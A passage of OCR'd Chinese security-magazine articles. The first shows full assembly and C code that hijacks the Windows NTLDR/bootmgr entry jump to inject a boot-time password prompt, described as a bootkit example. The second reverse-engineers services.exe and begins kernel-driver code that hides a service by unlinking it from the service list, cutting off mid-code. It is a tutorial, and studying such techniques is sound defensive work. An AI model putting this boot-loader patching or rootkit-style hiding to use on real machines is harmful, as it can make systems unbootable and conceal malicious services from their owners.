seg000:0211 ; =============== S U B R O U T I N E =======================================
seg000:0211
seg000:0211 ; Attributes: noreturn
```

图 2

我们发现入口处即是一个跳转指令，跳到后面开始执行加载代码，因此劫持 NTLDR 就变得相当简单，我们直接修改入口处的跳转指令，让它跳到我们自己的代码上实现功能，完毕后再跳回原始地址。那么我们的代码放在哪里呢？用 16 进制编辑工具打开 NTLDR，发现在 0x00003000 附近有很大的空白区域，如图 3 所示，我们写好代码后将它们放在这里即可，经测试不会对系统加载产生影响。




图 3

编写 16 位程序实现验证密码功能

前面的铺垫都做好了，下面我们就要编程实现主要功能了。因为运行我们的代码时 CPU 处于实模式，可用的资源很有限，只能使用 BIOS 中断来实现各种显示功能，并且这部分代码要用 16 位汇编语言来编写。我实现的代码如下（主要参考了韦韬的代码并加以完善）。

```
;#Mode=COM
.model tiny
.CODE
start:
    ;保存寄存器内容，避免影响系统加载
    push ax
    push bx
    push cx
    push dx
    push si
    push di
entry:
    ;设置ds=cs，以便后面定位字符串
    mov ax,cs
    mov ds,ax
    call sc
    ;显示输入密码的提示字符串
    mov ax,1234h
    call print
    ;正确密码的字符串地址放入si
    mov si,2341h
    xor di,di
lp:
    ;取得用户输入
    call getkey
    cmp al,ds:[si]
    je short byte_right
    ;本字符正确则增加计数，存于di
    inc di
byte_right:
    ;显示一个*
    mov al,'*'
    call putchar
    inc si
    mov al,ds:[si]
    cmp al,0
    je short check
    ;输入未完成，继续获取用户输入
    jmp short lp
```

```
check:
    ;输入完成，检查密码是否完全正确
    cmp di,0
    ;正确则程序退出，代码权交给系统，继续引导
    je short succ
    ;不正确则显示密码错误提示，并重新要求输入
    mov ah,2
    mov bh,0
    mov dh,2
    mov dl,0
    int 10h
    mov ax,4321h
    call print
    call getkey
    jmp short entry

succ:
    ;恢复寄存器内容
    pop di
    pop si
    pop dx
    pop cx
    pop bx
    pop ax

    ;跳回原始地址
    mov ax,4231h
    jmp ax
    ret

sc proc    ;清屏
    mov ah,0h
    mov al,2h
    int 10h    ;设置显示模式
    ret
sc endp

putchar proc    ;就是C里面的putchar()，入口参数al=the const char
    mov ah,10
    mov cx,1
    mov bh,0h
    int 10h
    mov ah,3
    mov bh,0
```

```
    int 10h
    mov ah,2
    cmp dl,79
    je short line_over
    inc dl
    int 10h
    ret
line_over:
    mov dl,0
    inc dh
    int 10h
    ret
putchar endp

getkey proc   ;相当于inkey$，出口al->按键的ASCII
    mov ah,0h
    int 16h
    ret
getkey endp

print proc   ;显示一个字符串，以'\0'结尾，入口参数，ax=const char *
    mov si,ax
ff:
    mov al,ds:[si]
    cmp al,0
    je string_over
    call putchar
    inc si
    jmp ff
string_over:
    ret
print endp

    pass db 'PASSWORD',0,0,0,0
    Ask db 'Enter password:',0
    fail db 'Wrong.',0
END
```

看到这里，读者可能对代码中的几个绝对地址有疑惑，这个稍后再作解释。此段代码可以用 MASM 来编译，安装最新的 MASM，将上述代码保存为 chkpwd.asm，然后复制到 MASM 目录\Bin 里，我写了个批处理来自动编译并链接，放到相同目录下运行即可。

```
@echo off
@color 0a
```

```
set fname=chkpwd

if exist %fname%.obj del %fname%.obj
if exist %fname%.com del %fname%.com
if exist %fname%.exe del %fname%.exe

ml %fname%.asm
link16 /tiny %fname%.obj

echo.

pause
```

因为是 16 位的程序，故要用 link16.exe 来链接。注意，编译时指定了 tiny 开关，则编译出来会是一个纯净的 COM 文件，非 PE 格式，相当于直接把汇编码翻译成机器码后写入文件，生成的 COM 程序如图 4 所示。




图 4

覆写 NTLDR 并修正重定位

接下来是不是直接将 chkpwd.com 内容写入空白区域，再更改 NTLDR 的入口跳转就完成了呢？不，还有一个重要的问题要考虑，就是字符串的重定位。阅读我们的 asm 代码，发现输出字符串时，都是先将字符串地址放到 ax 里再调用 print，但再仔细观察，可以发现代码中凡是涉及到字符串输出的地方，我们都用了 mov ax,1234h 这样的地址，可 1234h 并不是字符串的地址，为什么要用 1234h 呢？因为我们这里不管用什么地址，将 chkpwd.com 插入到 NTLDR 后，字符串的绝对地址都会改变，所以必须要后期写代码进程重定位，也就是修正 mov ax,1234h 这样的指令，动态地把 1234h 改成正确的字符串地址。写成 1234h 的形式，是为了后面我们写代码时能方便地通过 0x12 0x34 这样的特征码来找到 mov ax,addr 指令的位置。完整的修改 NTLDR 代码如下。

```
#include <stdio.h>
#include <Windows.h>
#define MAX_SHELLCODE_SIZE 200
```

```
    int OFFSET_TIPS_MOV;
    int OFFSET_PWD_MOV;
    int OFFSET_WARN_MOV;
    int OFFSET_PWD;
    int OFFSET_STR_TIPS;
    int OFFSET_STR_WARN;
    int OFFSET_JMP_MOV;
    WORD ORG_JMP_CODE;

    BOOL EnablePrivilege()
    {
        TOKEN_PRIVILEGES tkp;
        HANDLE hToken;
        if   (!OpenProcessToken(GetCurrentProcess(),   TOKEN_ADJUST_PRIVILEGES,
&hToken)) return FALSE;
        LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tkp.Privileges[0].Luid);
        // 修改进程权限
        tkp.PrivilegeCount = 1;
        tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof(tkp), NULL, NULL);
        // 通知系统修改进程权限
        return (GetLastError()== ERROR_SUCCESS);
    }
    HANDLE OpenCom()
    {
        HANDLE hCom;
        wchar_t szCom[MAX_PATH];
        // 打开COM程序
        ZeroMemory(szCom, MAX_PATH * sizeof(wchar_t));
        GetCurrentDirectory(MAX_PATH, szCom);
        wcscat(szCom, L"\\chkpwd.com");
        hCom = CreateFile(szCom, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
        return hCom;
    }
    HANDLE OpenNTLDR()
    {
        HANDLE hNTLDR;
        wchar_t szNTLDR[MAX_PATH];
        // 打开NTLDR
        ZeroMemory(szNTLDR, MAX_PATH * sizeof(wchar_t));
        GetSystemDirectory(szNTLDR, MAX_PATH);
        ZeroMemory(szNTLDR + 2, (MAX_PATH - 2) * sizeof(wchar_t));
        // 只保留盘符
```

```
        wcscat(szNTLDR, L"\\NTLDR");
        SetFileAttributes(szNTLDR, FILE_ATTRIBUTE_NORMAL);    // 去除只读属性
        hNTLDR = CreateFile(szNTLDR, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ
| FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
        return hNTLDR;
    }
    HANDLE OpenBootMgr()
    {   // Windows7系统没有NTLDR，取而代之的是bootmgr
        HANDLE hBootMgr;
        wchar_t szBootMgr[MAX_PATH];
        // 提升SE_DEBUG权限
        if (!EnablePrivilege()) return NULL;
        // 打开NTLDR
        ZeroMemory(szBootMgr, MAX_PATH * sizeof(wchar_t));
        GetSystemDirectory(szBootMgr, MAX_PATH);
        ZeroMemory(szBootMgr + 2, (MAX_PATH - 2) * sizeof(wchar_t));
        // 只保留盘符
        wcscat(szBootMgr, L"\\bootmgr");
        SetFileAttributes(szBootMgr, FILE_ATTRIBUTE_NORMAL);    // 去除只读属性
        hBootMgr   =   CreateFile(szBootMgr,   GENERIC_READ   |   GENERIC_WRITE,
FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
        return hBootMgr;
    }

    /*=========================================================
    找到一段空白区域用于插入代码
    =========================================================*/
    char* FindEmptyArea(HANDLE hFile, int nSize, char* buffer)
    {
        int i, j;
        if (nSize >= 0xFFFF)
            return NULL;
        for (i = 0; i < 0xFFFF - nSize; i++) {
            for (j = 0; j < nSize; j++) {
                if (buffer[i + j] != '\0')
                    break;
            }
            if (j == nSize) {
                return (char*)i;
            }
        }
        return NULL;
    }
    /*=========================================================
```

```
    修正重定位地址
    ==========================================================*/
    VOID FixOffsetHardCode(char *ComData, int ComSize)
    {
        char HardCode_Tips_Mov[3] = {0xB8, 0x34, 0x12};    // mov ax,1234h
        char HardCode_Pwd_Mov[3] = {0xBE, 0x41, 0x23};     // mov si,2341h
        char HardCode_Warn_Mov[3] = {0xB8, 0x21, 0x43};    // mov ax,4321h
        char HardCode_Jmp_Mov[3] = {0xB8, 0x31, 0x42};    // mov ax,4231h ;原始跳
转的地址
        int i;
        for (i = 0; i < ComSize - 3; i++) {
            if (strncmp(ComData + i, HardCode_Tips_Mov, 3) == 0) OFFSET_TIPS_MOV
= i + 1;   // +1是为了略过指令的1个字节
            else if (strncmp(ComData + i, HardCode_Pwd_Mov, 3) == 0) OFFSET_PWD_MOV
= i + 1;
            else  if  (strncmp(ComData  +  i,  HardCode_Warn_Mov,  3)  ==  0)
OFFSET_WARN_MOV = i + 1;
            else if (strncmp(ComData + i, HardCode_Jmp_Mov, 3) == 0) OFFSET_JMP_MOV
= i + 1;
        }
        for (i = 0; i < ComSize - 5; i++) {
            if (strncmp(ComData + i, "Enter", 5) == 0) OFFSET_STR_TIPS = i;
            else if (strncmp(ComData + i, "PASSW", 5) == 0) OFFSET_PWD = i;
            else if (strncmp(ComData + i, "Wrong", 5) == 0) OFFSET_STR_WARN = i;
        }
    }
    /*==========================================================
    主函数，参数为要设置的密码，不超过11位
    ==========================================================*/
    BOOL SetBootPassword(char *szPwd)
    {
        HANDLE hNTLDR, hBootMgr, hLoader, hCom;
        char buffer[0xFFFF];
        int ComSize;
        char *ComData;
        char *Base;
        DWORD dwReads, dwWrites;
        // 打开COM文件
        hCom = OpenCom();
        if (hCom == INVALID_HANDLE_VALUE) {
            CloseHandle(hNTLDR);
            return FALSE;
        }
        // 获取COM文件大小
```

```
ComSize = GetFileSize(hCom, NULL);
if (ComSize > MAX_SHELLCODE_SIZE) {
    CloseHandle(hCom);
    return FALSE;
}
// 打开NTLDR或BootMgr
hNTLDR = OpenNTLDR();
if (hNTLDR == INVALID_HANDLE_VALUE) {
    hBootMgr = OpenBootMgr();
    if (hBootMgr == INVALID_HANDLE_VALUE) {
        CloseHandle(hCom);
        return FALSE;
    } else {
        hLoader = hBootMgr;
    }
} else {
    hLoader = hNTLDR;
}
// 检查NTLDR是否有空白区域插入代码
ReadFile(hLoader, buffer, 0xFFFF, &dwReads, NULL);
Base = FindEmptyArea(hLoader, ComSize + 0x10, buffer) + 0x10;
// 多保留0x10个字节的位置避免衔接过紧出错
if (Base == NULL) {
    CloseHandle(hCom);
    CloseHandle(hLoader);
    return FALSE;
}
// 读入COM内容
ComData = (char*)malloc(ComSize);
ReadFile(hCom, ComData, ComSize, &dwReads, NULL);
// 修正偏移量
ORG_JMP_CODE = *(WORD*)(buffer + 1);
FixOffsetHardCode(ComData, ComSize);
// 处理重定向
*(WORD*)(ComData + OFFSET_TIPS_MOV) = (WORD)(Base + OFFSET_STR_TIPS);
*(WORD*)(ComData + OFFSET_PWD_MOV) = (WORD)(Base + OFFSET_PWD);
*(WORD*)(ComData + OFFSET_WARN_MOV) = (WORD)(Base + OFFSET_STR_WARN);
*(WORD*)(ComData + OFFSET_JMP_MOV) = ORG_JMP_CODE + 3;
// 目标地址(?) - 当前地址(0x0000) - 指令长度(3) = ORG_JMP_CODE
// 修正密码
memset(ComData + OFFSET_PWD, 0, 12);
CopyMemory(ComData + OFFSET_PWD, szPwd, strlen(szPwd));
// 插入COM内容到NTLDR+Base中
CopyMemory(&buffer[(WORD)Base], ComData, ComSize);
```

```
    // 改写NTLDR!Entry处的jmp
    *(WORD*)(buffer + 1) = (WORD)Base - 0x0000 - 0x03;
    // 覆写NTLDR
    SetFilePointer(hLoader, 0, NULL, FILE_BEGIN);
    WriteFile(hLoader, buffer, 0xFFFF, &dwWrites, NULL);
    // 释放资源
    CloseHandle(hCom);
    CloseHandle(hLoader);
    free(ComData);
    //MessageBoxW(0, L"Succeed!", L"BOOT", 0);
    return TRUE;
}
int main(int argc, char **argv)
{
    char szPwd[12] = {0};
    int Status = 1;
    printf("Enter a new password:");
    scanf("%s", szPwd);
    putchar('\n');
    Status = (SetBootPassword(szPwd) == TRUE);
    return Status;
}
```

以上代码便实现了修改 NTLDR 添加开机密码，且代码分别处理了 NTLDR 和 bootmgr，所以 Windows XP/7/8 都支持。因为我们代码执行的这个阶段还没有完全进入操作系统层次，所以针对不同系统代码并不需要做很大修改，只要把引导处的劫持做好就基本没问题了。最终的运行效果如图 5 所示。




图 5

结语

本文仅仅是一个修改 NTLDR 的示例，并不是一个成型的 Bootkit。实际上，因为兼容性的问题，Bootkit 有太多的局限性，而且要学习 Bootkit，我们必须深入了解实模式以及 16 位代码的编写。但随着技术的发展，很快我们可能就不再需要实模式引导了，甚至不再需要 BIOS。现在已经有一种新的启动方式：UEFI(Unified Extensible Firmware Interface)，这种模式更加灵活，且完全替代了 BIOS。再过几年这项技术就会大面积普及，这也将标志着 BIOS Bootkit 时代的终结。但如黑防所说：在攻与防的对立统一中寻求突破。新的时代新的技术，安全行业的发展也将迎来新的挑战，相信以后会有更多精彩的技术奉献给大家。

驱动隐藏服务从原理到实现

图/文 仲夏

对于驱动下服务的隐藏，网上有很多代码，但大多未涉及任何原理的讲解，且代码开发于 Windows 2003/XP 时代，对 Windows7 系统并不兼容，这也是我研究并写下这篇文章的原因。

本文通过逆向工程逐步明晰并试图还原系统对服务进行管理的足够细节，最终代码实现驱动层面下对指定服务的隐藏。选取的研究对象为 Windows7 professional 32 位中文版，相信在耐心阅读完本文之后，有能力对其他版本进行类似分析并知晓其原理。

另外，文中涉及的基础知识我尽量顾及，未涉及到的请大家谅解。

选定目标：静态逆向分析 services.exe

Services.exe

进程名称：Windows Service Controller

描述：services.exe 是微软 Windows 操作系统的一部分，用于管理启动和停止服务。该进程也会处理在计算机启动和关机时运行的服务。

既然是用于管理服务的关键进程，我们就通过逆向一探究竟，先进行静态逆向分析，工具为 IDA。

1）逆向进度 main->SvcctrlMain

函数入口很简洁，我们继续深入 SvcctrlMain，内部代码迅速复杂起来，都是诸如 ScInit*** 的函数，从名称上看，主要进行一些初始化工作，最终如图 1 所示的函数引起了我的注意。

```
if ( !ScInitDatabase() )
{
  v19 = WPP_GLOBAL_Control;
  if ( WPP_GLOBAL_Control == v10 ||
    goto LABEL_153;
  v33 = (int)dword_1017D68;
  v29 = 24;
  goto LABEL_123;
}
```

图 1

ScInitDataBase，用于初始化数据库。根据经验，猜测系统在启动/停止服务的过程中，会相应修改对应的内存结构，按照常规，链表是最有可能的数据结构形式。下面继续跟进，如图 2 所示。

```
bool __cdecl ScInitDatabase()
{
  ScTotalNumServiceRecs = 0;
  dword_1037124 = 0;
  ImageDatabase = 0;
  dword_10371B8 = 0;
  ServiceDatabase = 0;
  ScInitGroupDatabase();
  ResumeNumber = 1;
  RtlInitializeResource(&ScServiceRecordLock);
  RtlInitializeResource(&ScServiceListLock);
  RtlInitializeResource(&ScGroupListLock);
  return ScGenerateServiceDB() != 0;
}
```

图 2

2）逆向进度 main->SvcctrlMain->ScInitDataBase

这里都是一些关键变量的初始化，在对 dword_10371B8 的调用关系中，我发现了函数 ScGetNamedServiceRecord，继续跟进！如图 3 所示。




图 3

3）逆向进度 main->SvcctrlMain->ScInitDataBase，交叉引用 ScGetNamedServiceRecord

```
signed int __stdcall ScGetNamedServiceRecord(const wchar_t *Str2, int a2)
{
  struct _SERVICE_RECORD *i; // esi@1

  JUMPOUT((unsigned int)Str2, 0, *(unsigned int *)loc_101B7AC);
  for ( i = dword_10371B8; ; i = (struct _SERVICE_RECORD *)*((_DWORD *)i + 24) )
  {
    if ( !i )
      return 1060;
    if ( !__wcsicmp(*((const wchar_t **)i + 1), Str2) )
      break;
  }
  if ( a2 )
    *(_DWORD *)a2 = i;
  return 0;
}
```

图 4

如图 4 所示，这是一个 for 循环遍历结构，有经验的可以看出来，这是一个遍历单项链表结构，遍历的起点为 dword_10371B8，遍历的终止条件为指向下一个数据结构的指针为零（具体偏移为 24 个 DWORD 长度，96 个字节=0x60 字节）；同时也可以找到本数据结构的一个指针偏移位置（即四字节偏移处，指向这个 wchar 字串，我有理由猜测它指向某一个服务名）。现在，我们可以搭建出初步的数据结构了，代码如下。

```
#pragma warning(push)
typedef struct _SERVICE_RECORD {
    DWORD    Unknown;
    WCHAR*     Lp_WideServiceName;
    char       unknown1[0x58];
    struct _SERVICE_RECORD *pNextServiceRecord;
    } SERVICE_RECORD, *PSERVICE_RECORD ;
#pragma warning(pop)
```

进一步验证：动态逆向分析 services.exe

dword_10371B8 实际位于 services.exe .data 段的 0x1b8 的偏移处。整个 SERVICE_RECORD 链表头为 0x9907d0，如图 5 所示。

```
009907D0 58 71 0F 00 5C 08 99 00 D8 97 29 00 01 00 00 00 Xq■.\■?贻).f...
009907E0 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 ........ ........
009907F0 01 00 00 00 01 00 00 00 00 00 00 00 35 04 00 00 f...f.......5♦..
00990800 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 ............ ...
00990810 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f...............
00990820 00 00 00 00 C0 9A 29 00 00 00 00 00 00 00 00 00 ....鐷).........
00990830 78 08 99 00 00 00 00 00 00 00 00 00 00 00 00 00 x■?.............
00990840 00 00 00 00 44 08 99 00 44 08 99 00 00 00 00 00 ....D■?D■?.....
00990850 00 00 00 00 54 08 99 00 54 08 99 00 31 00 33 00 ....T■?T■?1.3.
00990860 39 00 34 00 6F 00 68 00 63 00 69 00 00 00 00 00 9.4.o.h.c.i.....
00990870 DA 02 7E 3F 48 DF 00 08 D0 07 99 00 04 09 99 00 ?~?H?■?? ♦.?
00990880 28 98 29 00 02 00 00 00 00 00 00 00 01 00 00 00 (?.).......f...
00990890 00 02 00 00 50 90 29 00 01 00 00 00 04 00 00 00 .?.P?.f... ♦...
009908A0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f...............
009908B0 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 ....f...........
009908C0 00 00 00 00 00 00 00 00 00 00 00 00 10 9A 29 00 ..............■?.
009908D0 00 00 00 00 00 00 00 00 28 09 99 00 00 00 00 00 ........(.?.....
009908E0 00 00 00 00 00 00 00 00 00 00 00 00 EC 08 99 00 ............??
```

图 5

其下一项链表指向为 0x00990878，如图 6 所示。




图 6

其 wchar 指针指向 0x990904，如图 7 所示，最终指向 360AntiHacker 服务。




图 7

最后，经过多次求证，修正后的数据结构如下。

```
#pragma warning(push)
typedef struct _SERVICE_RECORD {
    struct _SERVICE_RECORD *pPrevServiceRecord;
    WCHAR*     Lp_WideServiceName;
    char       unknown1[0x58];
    struct _SERVICE_RECORD *pNextServiceRecord;
    } SERVICE_RECORD, *PSERVICE_RECORD ;
#pragma warning(pop)
```

至此，services 进程与服务的对应数据结构就清楚了：**一个双向链表的数据结构，表头**

位于.data 段的 0x1b8 偏移。

走向现实：驱动隐藏服务的实现

有了具体原理，我们就能实现相关的代码，大致思路为进入 services 进程空间，定位链表结构，遍历得到指定服务对应的数据结构，断开此处双向链表，核心代码如下，具体的代码及逆向 IDB 文件参考随文提供的文件。

```
//////////////遍历寻找 services.exe eprocess 结构////////////
eproc = (DWORD) PsGetCurrentProcess();    //得到当前进程的 eprocess 结构
start_PID = *((DWORD*)(eproc+PIDOFFSET));
current_PID = start_PID;
while(1)
{
    if (eproc != 0x0000000 && current_PID != 4 && current_PID > 8)
    {
        Object = *(DWORD *) (eproc + HANDLETABLEOFFSET) ;
        if (Object != NULL)
        {
                        GetProcessNameShort(ShortName, eproc) ;
            if (strstr (ShortName, "services.exe") != NULL)
            {//找到 services.exe 的 erpocess 结构
                proc = (PEPROCESS)eproc ;
                break ;
            }
        }
    }
    if((i_count >= 1) && (start_PID == current_PID))
    {
        break ;
    }
    else
    {    //没有找到，遍历下一个进程
        plist_active_procs = (LIST_ENTRY *) (eproc+FLINKOFFSET);          eproc  =
(DWORD) plist_active_procs->Flink;
        eproc = eproc - FLINKOFFSET;
